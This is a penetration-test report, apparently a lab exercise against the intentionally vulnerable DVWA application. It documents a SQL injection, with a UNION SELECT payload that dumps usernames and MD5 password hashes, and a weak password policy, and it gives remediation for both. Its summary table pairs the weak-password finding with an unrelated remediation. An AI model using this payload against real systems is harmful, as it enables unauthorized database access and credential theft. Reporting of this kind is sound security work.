Reporting and Stakeholder Communication

Author: Gyanesh Chand

Date: 18/02/2026

1. Executive Summary

This security assessment was conducted to evaluate the security posture of the web application hosted at **http://10.33.226.54/dvwa**. The objective of the test was to identify vulnerabilities that could potentially allow unauthorized access, data leakage, or system compromise.

During the assessment, multiple vulnerabilities were identified, including a **Critical SQL Injection vulnerability** and a **Weak Password Policy issue**. The SQL Injection flaw could allow attackers to extract sensitive data directly from the backend database. Additionally, weak password controls increase the likelihood of account compromise through brute-force attacks.

If exploited, these vulnerabilities may result in:

- Unauthorized database access
- Exposure of sensitive user credentials
- Account takeover
- Reputational and financial damage

Immediate remediation is recommended to reduce organizational risk.

2. Technical Findings

Finding 1 – SQL Injection

Description

The application is vulnerable to SQL Injection in the parameter id on the endpoint:

http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#

The input is not properly sanitized, allowing attackers to manipulate backend SQL queries.


Proof of Concept (PoC)

Payload Used:

1' UNION SELECT user, password FROM users #

Observed Result:

The application returned usernames and hashed passwords from the database.



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Technical Impact

An attacker can:

- Dump entire database
- Access user credentials
- Escalate privileges
- Modify or delete data

CVSS Score

9.1 (Critical)

Root Cause

- No prepared statements
- Direct query concatenation
- Lack of input validation

Remediation

- Use Prepared Statements (Parameterized Queries)
- Implement ORM frameworks
- Validate and sanitize user inputs
- Deploy Web Application Firewall (WAF)

Finding 2 – Weak Password Policy (High)

Description

The application allows users to create passwords such as:

12345

password

admin

No complexity requirements were enforced.

Proof of Concept

- Created account with password: 12345
- Account creation successful

Technical Impact

- Increased risk of brute-force attacks
- Credential stuffing attacks possible
- Account takeover risk

CVSS Score

7.5 (High)

Root Cause

- No password strength validation
- No minimum character enforcement


Remediation

- Enforce minimum 12 characters
- Require uppercase, lowercase, symbol, number
- Implement rate limiting
- Enable Multi-Factor Authentication (MFA)

3. Findings Summary Table

ID	Vulnerability	Severity	CVSS	Remediation
1	SQL Injection	Critical	9.1	Input Validation
2	Weak Password	High	7.5	Output encoding and sanitization

4. Attack Path Visualization



Summary

During a recent security assessment of the web application, critical weaknesses were identified that could allow unauthorized access to sensitive information. The most serious issue could enable an attacker to manipulate the system and retrieve confidential data from the database. Additionally, weak password controls increase the risk of account compromise. If exploited, these vulnerabilities could result in data breaches, financial loss, reputational damage, and potential regulatory consequences. Immediate corrective action is strongly recommended. Strengthening input validation, improving authentication controls, and implementing additional security safeguards will significantly reduce risk and enhance the overall security posture of the organization.